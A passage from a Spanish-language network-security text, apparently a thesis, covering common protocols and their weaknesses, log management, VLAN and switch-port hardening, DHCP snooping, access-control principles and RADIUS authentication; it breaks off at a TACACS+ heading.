


Figura 19. Ejemplo de VPNs *Remote-Access* y *Site-to-Site*

Fuente: tomada de [6]

### 2.3.4 Protocolos de Red Comunes

Construir una red segura a través de dispositivos de red, tecnologías de red y un diseño de red apropiado son pasos importantes para mantener segura la información pero no es todo el trabajo. Una red que no se mantiene adecuadamente mediante comprobados procedimientos administrativos está en alto riesgo de ser comprometida por atacantes. En esta sección se describen protocolos de red comunes y sus aspectos más relevantes que son importantes de considerar para el mantenimiento de una red segura.

#### *ICMP (Internet Control Message Protocol)*

ICMP es una parte integral de la suite IP. Los mensajes ICMP, entregados en paquetes IP, se utilizan para los mensajes de fuera de banda relacionados al funcionamiento o mal funcionamiento de la red. La entrega de paquetes ICMP es poco fiable por lo que los hosts no pueden contar con la recepción de los paquetes ICMP para cualquier problema de la red [13].

Los mensajes ICMP se dividen en dos clases [4]:

- **Mensajes informativos y de consulta:** estos mensajes son usados por los dispositivos para intercambiar información y realizar pruebas.
- **Mensajes de error:** proporcionan retroalimentación a otros dispositivos acerca de errores que hayan ocurrido.

Algunos ataques que pueden tomar ventaja de ICMP [4]:

- **Descubrimiento de red:** un atacante puede usar mensajes ICMP como uno de los primeros pasos en el reconocimiento para descubrir información acerca de los hosts que son parte de la red. Este escaneo puede hacerse mediante barridos de ping (ICMP *echo request*) sobre segmentos de red.

Otros intentos de descubrimiento pueden ser hacer ping a una dirección de *broadcast* y enviar solicitudes de máscara de red (*ICMP address mask request*) a un host para determinar su máscara de red.

- **Ataque smurf:** un atacante puede hacer un ping a la dirección *broadcast* de la red pero cambiando la dirección de origen del paquete para que sea la de la víctima. Esto hará que las máquinas respondan el paquete ICMP a la víctima. Si el número de respuestas es muy grande podría ocurrir una sobrecarga en la máquina víctima lo que bloquearía el acceso a los recursos de esa máquina para los usuarios autorizados.
- **Ataque de redirección ICMP:** en este ataque, un paquete de redirección ICMP se envía a la víctima pidiéndole que envíe sus paquetes por otro "router" que en realidad es un dispositivo malicioso.
- **Ping de la muerte:** un ping ICMP malformada que supera el tamaño de un paquete IP se envía a la máquina de la víctima. Esto puede hacer que el host se bloquee.

Muchos de estos ataques ICMP son muy raros de encontrar hoy en día pero bajo ciertas circunstancias podrían usarse para ejecutar un ataque y por ello conviene mencionarlos.

### ***SNMP (Simple Network Management Protocol)***

Es un protocolo que permite a los administradores de red monitorear remotamente, administrar y configurar dispositivos en la red. SNMP es un protocolo que se usa para administrar equipos de red y es soportado por la mayoría de los fabricantes de hardware. SNMP funciona mediante el intercambio de información de administración entre dispositivos de red.

SNMP hace uso de un atributo llamado comunidad (*community*) que funciona como una contraseña para evitar el acceso no autorizado al dispositivo. Hay dos tipos de nombres de comunidad: uno para solo lectura y otro para lectura y escritura de información en el dispositivo.

Algunas consideraciones de seguridad para este protocolo son las siguientes [4]:

- El nombre de comunidad por defecto para solo lectura es *public* y el de lectura y escritura es *private*. Estas cadenas son bien conocidas y si el administrador no las cambia deja abierta la posibilidad de que un atacante tome control de los dispositivos de red.
- El nombre de comunidad se transmite a través de la red en texto plano sin intento alguno de cifrar su contenido.
- Siempre que sea posible utilizar SNMPv3 el cual si tiene soporte para el cifrado de los mensajes.

### ***DNS (Domain Name System)***

DNS es un servicio que se usa para convertir un nombre de dominio en direcciones IP. Antes de intentar una conexión, un sistema hace una consulta a un servidor DNS sobre el puerto 53 UDP y solicita al servidor DNS la dirección IP del sistema al que se quiere acceder. Una vez se tienen la dirección IP del sistema objetivo, se establece una conexión a dicho sistema usando la dirección IP.

Debido a la importancia que tiene en las comunicaciones, es común que los servidores DNS sean foco de ataques. Algunas consideraciones de seguridad para servidores DNS son las siguientes [4]:

- **Envenenamiento DNS:** es un ataque que reemplaza una dirección IP válida por una fraudulenta para un nombre simbólico dado. Sustituir una IP fraudulenta puede hacerse en dos localizaciones: la tabla local de host, en el servidor DNS externo.
- **Transferencia de zona DNS:** un atacante puede solicitar a un servidor DNS mal configurado la información de los dominios que contiene dando así a un posible atacante un mapa de la red interna de la organización.

### ***FTP***

FTP es un protocolo TCP/IP que existe para cargar y descargar archivos entre servidores FTP y clientes [3].

Las siguientes son algunas de las consideraciones de seguridad asociadas con el uso de FTP [4]:

- FTP no usa cifrado, esto se traduce en que los nombres de usuario, contraseñas y archivos se transfieren en texto plano y pueden leerse fácilmente usando un analizador de protocolos. Esto hace a FTP vulnerable a ataques MITM.
- Hay dos opciones para transmisiones seguras sobre FTP. La primera opción es FTPS (*FTP Secure*) que hace uso de SSL o TLS para cifrar los comandos que se envían y requiere un puerto adicional para enviar los datos que pueden o no estar cifrados. La segunda opción es usar SFTP (*Secure FTP*) que, a diferencia de FTPS que es la combinación de dos protocolos, es un protocolo en sí mismo que además cifra todos los datos y comandos que se envían.

### ***SSH (Secure Shell Protocol)***

SSH es un protocolo de red cifrado para permitir que el acceso remoto y otros servicios de red operen de forma segura a través de una red no segura [16]. SSH proporciona un canal seguro a través de una red no segura en una arquitectura cliente-servidor conectando una aplicación cliente SSH con un servidor SSH.

SSH se utiliza en varios mecanismos de transferencia de archivos:

- **SCP:** es un medio de transferir de forma segura archivos informáticos entre un host local y un host remoto o entre dos hosts remotos.
- **RSYNC:** es una utilidad muy utilizada para mantener copias iguales de un archivo en dos sistemas informáticos.
- **SFTP:** una alternativa segura a FTP (no debe confundirse con FTPS).

SSH por defecto funciona en el puerto 22 TCP.

### ***Telnet***

Telnet es un protocolo de emulación de terminal que se ejecuta en el puerto TCP 23 y permite a un cliente ejecutar o emular el programa corriendo en el servidor [3].

Debido a que el protocolo data del año 1969, Telnet contiene varias vulnerabilidades de seguridad [4]:

- Los datos no se cifran por lo que cualquier contraseña enviada para autenticarse en algún servidor se puede descubrir fácilmente.

- Numerosas debilidades se han descubierto dentro de este protocolo. Es recomendable usar siempre SSH (*Secure Shell*) en lugar de Telnet.

### ***NTP (Network Time Protocol)***

NTP es un protocolo que se usa para sincronizar los relojes de los equipos en la red [3]. Esto se logra mediante la configuración de un equipo que es el servidor de tiempo y desde este los demás equipos de la red van a sincronizar su tiempo.

Configurar NTP en los dispositivos de red es importante para asegurarse que los mensajes *log* reflejan el tiempo con precisión. El tiempo se usa para correlacionar mensajes *log* entre múltiples dispositivos y esto puede ser esencial para unir las diferentes piezas de una cadena de eventos durante un incidente de seguridad [17].

### **2.3.5 Principios de Administración de una Red Segura**

Es importante que la administración de una red segura siga una aproximación basada en reglas bien definidas en lugar de crear los elementos de seguridad “al vuelo”. Estas reglas se concretarán en políticas de seguridad de la organización las que a su vez dictarán los procedimientos técnicos a seguir para el mantenimiento de una red segura.

En esta sección se describen algunos de los principios fundamentales que los administradores de red deben seguir a la hora de administrar el entorno de red.

#### ***Seguridad de Dispositivos***

Debido a que continuamente se agregan nuevos dispositivos a la red, la tarea de asegurar dispositivos nunca termina y es clave para mantener la seguridad de la red.

A continuación y adaptado de [18] se menciona una lista de buenas prácticas de seguridad para todos los dispositivos de red en general (switch, router, firewall) que deben considerarse en un entorno de red segura:

- Tomar las medidas necesarias por cualquier vulnerabilidad asociada con la versión actual del software. Estas medidas pueden ser actualizaciones de software, cambios de configuración u otros controles compensatorios.
- Deshabilitar todos los servicios innecesarios del software del dispositivo.
- Seguir buenas prácticas para la administración de SNMP.
- El procedimiento de creación de cuentas de usuario debe establecer que las cuentas se crean solo cuando hay una necesidad legítima de negocio. Deben revisarse y evaluarse procesos para asegurarse que las cuentas se remueven o deshabilitan oportunamente en evento de terminación o cambio de trabajo.
- Hay que tener medidas apropiadas para las contraseñas (creación y administración).
- Usar protocolos de administración seguros cuando sea posible.
- Mantener respaldos actualizados para los archivos de configuración.
- La generación de *logs* debe estar habilitada y se envían a un sistema centralizado.
- Habilitar NTP.

- Configurar un *banner* para que todos los usuarios que se conectan tengan conocimiento de la política de la compañía para el uso y monitoreo.
- Aplicar controles de acceso al puerto consola.
- El equipamiento de red se resguarda en una locación segura.
- Usar una convención estándar de nombres para todos los dispositivos.

### **Monitoreo y Análisis de logs**

Un *log* es un registro de un evento que ocurre. Diferentes tipos de *logs* registran diferente información [4]:

- Los **logs de seguridad** son particularmente importantes debido a que revelan los tipos de ataques que están siendo dirigidos a la red y si cualquiera de estos ataques fue exitoso.
- Un **log de acceso** proporciona detalles sobre solicitudes por archivos específicos del sistema.
- Un **log de auditoria** se utiliza para registrar cuales usuarios realizan una acción y en qué consistió esa acción.
- Un **log de eventos** del sistema documenta cualquier evento fallido y los eventos exitosos más significativos.

El tipo de información que puede registrar un *log* incluye la fecha y hora del evento, una descripción del evento, su estatus, códigos de error, nombre de servicio y el usuario o sistema que fue responsable de lanzar el evento.

El monitoreo de *logs* del sistema es un paso importante que puede beneficiar a una organización de diferentes maneras. Estas pueden ser [4]:

- Una revisión y análisis de *logs* de forma rutinaria ayuda a identificar incidentes de seguridad, violaciones a la política, actividades fraudulentas y problemas operacionales poco tiempo después de haber ocurrido.
- Los *logs* pueden ser útiles para realizar análisis de auditorías, apoyar las investigaciones internas de la organización e identificar tendencias operacionales y problemas a largo plazo.
- Los *logs* pueden proporcionar documentación de que la organización cumple con leyes y requerimientos regulatorios.

Casi cada dispositivo presente en la red, ya sea un dispositivo estándar de red (switches, routers, proxy) y dispositivos de seguridad (firewall, IDS/IPS) puede crear *logs*. Estos *logs* de dispositivos de red tienen un valor importante en el mantenimiento de una red segura.

Debido a la alta cantidad de *logs* que se producen en una red existen varios problemas para la administración de los *logs* o para la generación, almacenamiento, análisis y destrucción de *logs*. Esto es debido a [4]:

- **Múltiples dispositivos generando logs:** casi cualquier dispositivo en la red genera *logs* y cada uno de ellos interpreta un evento según su contexto.
- **Gran volumen de datos:** como cada dispositivo genera sus propios datos una gran cantidad de ellos se puede acumular en un periodo corto de tiempo. Adicionalmente, muchos dispositivos

registrar todos los eventos y no solo los de seguridad lo cual incrementa todavía más la gran cantidad de datos.

- **Diferentes formatos de logs:** tal vez el mayor obstáculo para la administración de *logs* es que diferentes dispositivos registran información de *log* en diferentes formatos e incluso capturan diferentes datos. Combinar múltiples *logs* cada uno con formatos diferentes puede ser un gran desafío.

Una solución para la administración de *logs* es usar un dispositivo centralizado para su análisis. Estos sistemas están diseñados para recolectar y consolidar *logs* provenientes de diferentes orígenes para hacer más sencillo su análisis (Figura 20).

The screenshot shows the Adiscon LogAnalyzer web interface. At the top, there are navigation menus for Search, Show Events, Statistics, Help, Search in Knowledge Base, Admin Center, and Logoff. The user is logged in as 'admin'. Below the navigation is an 'Advanced Search' section with a search filter and buttons for Search, I'd like to feel sad, Reset search, and Highlight >>. The main content area displays 'Recent syslog messages' with a table of log entries. The table has columns for Date, Facility, Severity, Host, Syslogtag, ProcessID, Messagetype, and Message. The messages include various system events, warnings, and errors from the 'rsyslogd' service. At the bottom, there is a footer with information about the software version (3.0.7), partners (Rsyslog, WinSyslog), and performance metrics (Page rendered in: 0.0245 seconds).

Date	Facility	Severity	Host	Syslogtag	ProcessID	Messagetype	Message
Today 13:33:00	CRON	INFO	040prx005	/usr/sbin/cron[30428]:		Syslog	(operator) CMD (/usr/libexec/save-entropy)
Today 13:30:00	CRON	INFO	040prx005	/usr/sbin/cron[30425]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:25:00	CRON	INFO	040prx005	/usr/sbin/cron[30410]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:22:00	CRON	INFO	040prx005	/usr/sbin/cron[30393]:		Syslog	(operator) CMD (/usr/libexec/save-entropy)
Today 13:20:00	CRON	INFO	040prx005	/usr/sbin/cron[26808]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:15:00	CRON	INFO	040prx005	/usr/sbin/cron[24503]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:11:00	CRON	INFO	040prx005	/usr/sbin/cron[24365]:		Syslog	(operator) CMD (/usr/libexec/save-entropy)
Today 13:10:00	CRON	INFO	040prx005	/usr/sbin/cron[24363]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:05:00	CRON	INFO	040prx005	/usr/sbin/cron[24357]:		Syslog	(root) CMD (/usr/libexec/atrun)
Today 13:04:27	SYSLOG	INFO	040prx005	rsyslogd:		Syslog	[origin software="rsyslogd" swVersion="3.22.3" x-pid="24353" x-info="http://www ...
Today 13:02:54	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	Warning: back-ward compatibility layer added to following directive to rsyslog.co ...
Today 13:02:54	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	Warning: back-ward compatibility layer added to following directive to rsyslog.co ...
Today 13:02:54	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	Warning: back-ward compatibility layer added to following directive to rsyslog.co ...
Today 13:02:54	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	WARNING: rsyslogd is running in compatibility mode. Automatically generated conf ...
Today 13:02:54	SYSLOG	INFO	040prx005	rsyslogd:		Syslog	[origin software="rsyslogd" swVersion="3.22.3" x-pid="24327" x-info="http://www ...
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	Warning: back-ward compatibility layer added to following directive to rsyslog.co ...
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	Warning: back-ward compatibility layer added to following directive to rsyslog.co ...
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	No UDP listen socket could successfully be initialized, message reception via UD ...
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	bind: Address already in use
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	bind: Address already in use
Today 13:01:25	SYSLOG	ERR	040prx005	rsyslogd:		Syslog	WARNING: rsyslogd is running in compatibility mode. Automatically generated conf ...
Today 13:01:25	SYSLOG	INFO	040prx005	rsyslogd:		Syslog	[origin software="rsyslogd" swVersion="3.22.3" x-pid="24291" x-info="http://www ...

Figura 20. Adiscon Log Analyzer es un ejemplo de herramientas centralizada de gestión de *logs*

### Administración del Diseño de la Red

Adicional a la seguridad de los dispositivos y el análisis de *logs*, varios principios de administración de diseño la red se deben seguir para garantizar que la seguridad y la viabilidad de la red se mantengan. La separación de la red y la administración de VLAN son dos principios que deben ser considerados.

## Separación de la Red

Una de las reglas más importantes del diseño de red es separar las partes seguras de las inseguras. Esto significa que la parte de la red que contiene los sistemas más críticos no debe ser accesible desde partes de la red que contienen sistemas poco importantes y menos seguros.

## Administración de VLAN

Una VLAN permite que usuarios dispersos sean agrupados lógicamente incluso si estos están conectados a switches distintos lo que reduce el tráfico y de red y proporciona seguridad ya que los miembros de una VLAN no reciben los *frames* que se generan en una VLAN diferente.

Algunos principios generales para la administración de VLANs son [4]:

- Configurar puertos del switch que no se estén usando en una VLAN no enrutable.
- Cambiar cualquier VLAN por defecto.
- Configurar los puertos troncales en los switches para que solo reenvíen los paquetes VLAN con *tag* especificados explícitamente en lugar de pasar todos por defecto.

## Reducir la Superficie de Vulnerabilidades (*Hardening*)

Asegurar los puertos físicos es un paso importante en la administración de la red. Algunas de las maneras que existen para limitar el acceso a la red son *port security* y deshabilitar interfaces sin usar.

## Port Security

La mayoría de los switches de hoy en día soportan una característica conocida como *port security* que limita cuales sistemas pueden conectarse a un puerto del switch enlazando una lista de direcciones MAC específicas con el puerto. *Port security* también se conoce como límite de MAC debido a que se está limitando por direcciones MAC cuales sistemas pueden conectar a un puerto. Intentos por acceder a ese puerto por otros hosts no listados resultaran en violaciones de seguridad.

## Deshabilitar Interfaces Sin Usar (Puertos)

No sólo hay que limitar los sistemas que pueden conectarse a los puertos en el switch, también se deben deshabilitar los puertos que no están siendo utilizado en el switch. Un router o switch que tiene puertos sin asegurar permite a los atacantes conectarse a la red a través de ellos.

## Detección de Dispositivos no Autorizados (*Rogue*)

Un dispositivo no autorizado (*rogue*) es un dispositivo conectado a la red sin el conocimiento ni permiso de la organización. Hay un número de razones por las que un individuo puede conectar un sistema o dispositivo a la red [3]:

- **Sistema no autorizado:** alguien puede conectar un sistema que ejecuta un *sniffer* a la red con la intención de capturar información confidencial, como contraseñas transmitidas a través de la red.
- **Dispositivo no autorizado:** un empleado podría conectar un router inalámbrico no autorizado a la red para conectar sus dispositivos móviles y acceder a Internet usando la red de la compañía.



Aunque el uso de *port security* en los switches debería reducir la probabilidad de tener sistemas o dispositivos no autorizados en la red, es importante asegurarse de monitorear la red y hacer seguimiento de cuales sistemas y dispositivos están conectados.

## DHCP Snooping

DHCP Snooping es una tecnología de seguridad capa 2 integrada en el software que sirve para descartar determinado tráfico DHCP. Garantiza que los clientes DHCP obtienen direcciones IP solo de servidores DHCP autorizados. Además registra asociaciones IP-a-MAC de clientes DHCP (llamadas entradas DHCP *snooping*) con fines de seguridad.

DHCP *snooping* define puertos confiables y no confiables para asegurar que los clientes obtienen direcciones IP solo de servidores DHCP autorizados [19]:

- **Puertos confiables:** un puerto confiable puede reenviar mensajes DHCP correctamente para asegurar que los clientes obtienen direcciones IP de servidores autorizados.
- **Puertos no confiables:** un puerto no confiable descarta mensajes DHCP-ACK y DHCP-OFFER para evitar que servidores no autorizados asignen direcciones IP.

DHCP *snooping* lee mensajes DHCP-ACK recibidos de puertos confiables y mensajes DHCP-REQUEST para crear entradas DHCP *snooping*. Una entrada DHCP *snooping* incluye la MAC y direcciones IP de un cliente, el puerto que conecta al cliente DHCP y la VLAN.

En la Figura 21 el cliente DHCP solo puede recibir una dirección IP del servidor legítimo ya que el puerto que conecta al servidor no autorizado está marcado como no confiable (*untrusted*).




Figura 21. Puertos confiables y no confiables en DHCP Snooping

Fuente: tomado de [19]

## **2.4 Control de Acceso**

Por lo general y para garantizar la seguridad de la información un usuario que desea conectarse a algún recurso primero debe identificarse como usuario autorizado haciendo uso de algún mecanismo tal como un nombre de usuario y una contraseña. Este acto de autenticar solo usuarios autorizados y controlar su acceso a los recursos son fundamentos importantes en la seguridad de la información.

### **2.4.1 ¿Qué es Control de Acceso?**

El control de acceso, como lo indica su nombre, es garantizar o denegar recursos o servicios a usuarios específicos [4]. El control de acceso físico consiste de barreras y todo aquello que limite el contacto con los dispositivos. De manera similar, un control de acceso técnico consiste de una restricción lógica que limita a usuarios en los equipos del acceso a ciertos datos.

#### ***Mejores Prácticas Para el Control de Acceso***

Establecer un conjunto de “mejores prácticas” para limitar el acceso ayuda enormemente a mantener los sistemas y sus datos seguros. Algunas de estas prácticas son la separación de funciones, rotación de trabajos, mínimos privilegios, denegación implícita y vacaciones obligatorias.

#### **Separación de Tareas**

Es un principio fundamental del control de acceso que consiste en no dar a una sola persona el control total. Esta práctica requiere que si la aplicación fraudulenta de un proceso pudiera resultar en una violación de la seguridad, este proceso debe ser dividido en dos o más individuos [4]. Por ejemplo, si la tarea de propietario y administrador de un recurso son realizadas por un mismo individuo, esto podría proporcionar a esa persona con el control total sobre todas las configuraciones de seguridad.

#### **Rotación de Trabajo**

En lugar de una persona que tiene la responsabilidad exclusiva de una función, los individuos se mueven periódicamente de una responsabilidad de trabajo a otra. Los empleados pueden rotarse dentro del mismo departamento o a través de posiciones en otros departamentos.

La rotación de trabajo no siempre es práctica y se limita a las posiciones menos especializadas. En algunos casos, los empleados no pueden estar en un trabajo específico el tiempo suficiente para desarrollar competencia y la productividad puede perderse en el tiempo que se necesita para formar a los empleados en las nuevas tareas [4].

#### **Mínimos Privilegios**

Es un principio que en control de acceso significa que sólo debe asignarse la cantidad mínima de privilegios necesarios para realizar un trabajo o función. Esto ayuda a reducir la superficie de ataque mediante la eliminación de privilegios innecesarios que podrían proporcionar una vía para un atacante.

Los privilegios mínimos deben aplican tanto para usuarios como para procesos ejecutando en el sistema. Para los procesos, es importante que estén diseñados para que se ejecuten en el nivel de seguridad mínimo necesario para funcionar correctamente. Los usuarios también deben recibir sólo aquellos privilegios que necesitan para realizar sus tareas requeridas.

## **Denegación Implícita**

La denegación implícita en el control de acceso significa que si una condición no se cumple explícitamente, la petición de acceso es rechazada. Al crear restricciones de control de acceso, se recomienda que a menos que la condición se cumple exactamente, el acceso debe denegarse.

## **Vacaciones Obligatorias**

En muchos esquemas de fraude, el autor debe estar presente todos los días con el fin de continuar con el fraude o evitar ser expuesto. Por esta razón y para contrarrestar esto muchas organizaciones tienen como norma vacaciones obligatorias para todos los empleados. Las auditorías de las actividades de un empleado con posición importante dentro de una organización se planifican mientras ese empleado está de vacaciones.

### **2.4.2 Implementación de Controles de Acceso**

Varias tecnologías pueden ser utilizadas para implementar el control de acceso a los recursos. Algunas implementaciones son listas de control de acceso (ACLs) y restricciones en las cuentas.

#### ***ACL (Access Control Lists)***

Una lista de control de acceso (ACL) es un conjunto de permisos que están unidos a un objeto [4]. Esta lista especifica cuales individuos tienen permitido el acceso al objeto y que operaciones puede realizar. Cuando un individuo solicita realizar una operación sobre un objeto, el sistema chequea la ACL buscando una entrada que apruebe la solicitud para decidir si la operación es permitida.

#### ***Restricciones de Cuentas***

Otro medio para hacer cumplir el control de acceso es colocar restricciones a las cuentas de usuario. Dos de las restricciones más usuales son por tiempo y por expiración.

#### **Restricciones de Tiempo**

Son restricciones que se pueden usar para limitar cuando un usuario tiene permitido iniciar sesión en un sistema o acceder a algún recurso [4]. Al establecer estas restricciones, un administrador por lo general indica las veces que un usuario tiene restringido el acceso al sistema o recursos

#### **Expiración de Cuentas**

La expiración de una cuenta es el proceso de configurar una cuenta de usuario para que caduque. Indica cuando la cuenta esta va a dejar de estar activa. La expiración de una cuenta puede ser explícita en la que la cuenta caduca en una fecha determinada o puede ser basada en un número específico de días de inactividad. Algunos de las consecuencias de no tener una política de expiración de cuentas es que da lugar a las siguientes irregularidades con las cuentas [4]:

- **Cuentas huérfanas** que son cuentas de usuario que permanecen activas después de que un empleado ha abandonado la organización.
- **Cuentas inactivas** que son aquellas que no se han utilizado por periodos largos de tiempo.

Ambos tipos de cuentas representan un riesgo de seguridad ya que, por ejemplo, un empleado que abandona la organización en condiciones poco amistosas podría intentar hacer uso de su cuenta para robar o borrar información sensible.

### 2.4.3 Servicios de Autenticación

La autenticación es el proceso de verificar que los credenciales de una persona que trata de iniciar sesión en un sistema son válidos para asegurar que el usuario es efectivamente quien dice ser [4]. Los servicios de autenticación pueden ser proporcionados en una red mediante un servidor AAA (*Authentication, Authorization and Accounting*) dedicado o por un servidor de autenticación el cual solo realice la labor de autenticación.

Un esquema AAA ofrece lo siguientes servicios [3]:

- **Autenticación (*Authentication*)**: el servicio de autenticación es responsable por validar los credenciales presentados por un usuario y por lo general involucra tener una base de datos de autenticación. Por ejemplo, cuando un usuario inicia sesión con un nombre de usuario y una contraseña, esa información se verifica contra una base de datos de cuentas.
- **Autorización (*Authorization*)**: se refiere a la concesión de privilegios específicos (incluyendo "ninguno") a una entidad o usuario basándose en su identidad (autenticada), los privilegios que solicita, y el estado actual del sistema. Una vez que la información de cuenta ha sido verificada, al usuario se le garantiza el acceso a la red. El componente de autorización podría necesitar otros criterios además de la información de cuenta antes de garantizar el acceso. Por ejemplo, el servicio de autorización podría requerir que la solicitud de autenticación venga de una subred específica.
- **Registro (*Accounting*)**: ocurre luego de que la autenticación y la autorización se han completado. Se refiere al mantenimiento de registros y seguimiento de las actividades del usuario. Los datos que se registran pueden ser (pero no se limitan a) la cantidad de tiempo que se pasa en la red, los servicios a los que se accedió mientras se estaba allí y la cantidad de datos transferidos durante la sesión. Algunos de los usos que se le dan a estos datos son el análisis de tendencias, planificación de la capacidad, facturación y auditoría.

Muchos servicios AAA se han implementado a través de los años tales como RADIUS, DIAMETER y TACACS+. Estos servicios ofrecen el beneficio de un sistema de autenticación centralizado que ofrece autenticación, autorización y registro para una gran cantidad de entornos tales como redes inalámbricas, servicios de acceso remoto o VPNs.

En esta sección se describirán brevemente los servicios RADIUS y TACACS+ que implementan el esquema AAA y el servicio LDAP que no es AAA y solo proporciona servicio de autenticación.

#### ***RADIUS (Remote Authentication Dial In User Service)***

RADIUS es un protocolo para la realización de autenticación, autorización y registro (AAA) e información de configuración centralizado entre un NAS (*Network Access Server*) el cual desea autenticarse y un AS (*Authentication Server*) [13].

RADIUS es un protocolo AAA que usa UDP como protocolo de transporte en los siguientes puertos:

- Puerto UDP 1812 para los servicios de autenticación y autorización.
- Puerto UDP 1813 para los servicios de registro.

Las principales características de RADIUS son [13]:

- **Modelo cliente/servidor:** un NAS (*Network Access Server*) opera como cliente RADIUS. El cliente es responsable de pasar la información de usuario al servidor RADIUS designado y actuar según la respuesta que se le devuelve. Los servidores RADIUS son responsables de recibir las solicitudes de conexión del usuario, la autenticación del usuario, y luego regresar toda la información de configuración necesaria para que el cliente entregue el servicio al usuario. Un servidor RADIUS puede actuar como cliente proxy a otros servidores RADIUS u otro tipo de servidores de autenticación.
- **Seguridad de la red:** las transacciones entre el cliente (NAS) y el servidor RADIUS se autentican mediante el uso de una clave compartida. Además, todas las contraseñas de usuario se envían cifradas entre el cliente y el servidor RADIUS para eliminar la posibilidad de que alguien que fisgonee en una red insegura pueda determinar la contraseña de un usuario.
- **Mecanismo de autenticación flexible:** el servidor RADIUS puede soportar una variedad de métodos para autenticar un usuario. Cuando se proporciona con el nombre de usuario y la contraseña original dado por el usuario puede soportar PPP PAP o CHAP, inicio de sesión UNIX y otros mecanismos de autenticación.

Un cliente RADIUS no es el dispositivo desde el que el usuario está solicitando la autenticación (computador de escritorio, por ejemplo). En su lugar, un cliente RADIUS es por lo general un dispositivo, como un punto de acceso inalámbrico (AP) o cualquier dispositivo con soporte del protocolo que se encarga de enviar las credenciales de usuario y los parámetros de conexión a un servidor RADIUS. Los clientes RADIUS también envían mensajes de registro (*accounting*) a los servidores RADIUS. La fortaleza de RADIUS es que los mensajes nunca se envían directamente entre los individuos que solicitan la autenticación y el servidor RADIUS. Esto evita que un atacante penetre el servidor RADIUS y comprometa su seguridad.

RADIUS permite a una organización mantener perfiles de usuarios en una base de datos central que todos los servidores remotos pueden compartir. Hacer esto aumenta la seguridad ya que permite a una organización implementar una política que puede ser aplicada en un solo punto de la red. Tener un servicio central también significa que es más fácil de rastrear el uso y mantener estadísticas de la red.

En la Figura 22 se muestra una computadora cliente que necesita acceso a la red mediante una conexión VPN a través de Internet. El servidor VPN en este caso es el cliente RADIUS (NAS) debido a que es el quien envía la solicitud de autenticación al servidor RADIUS en la red. El servidor RADIUS verifica las credenciales y las envía de vuelta al usuario de la red para garantizar o denegar el acceso.




Figura 22. Servidor RADIUS para autenticar una conexión VPN

Fuente: tomada de [3]

Existe un protocolo más nuevo que se diseñó para reemplazar a RADIUS y se llama DIAMETER [3]. Está basado en TCP como protocolo de transporte.

#### **TACACS+ (*Terminal Access Control Access Control System+*)**

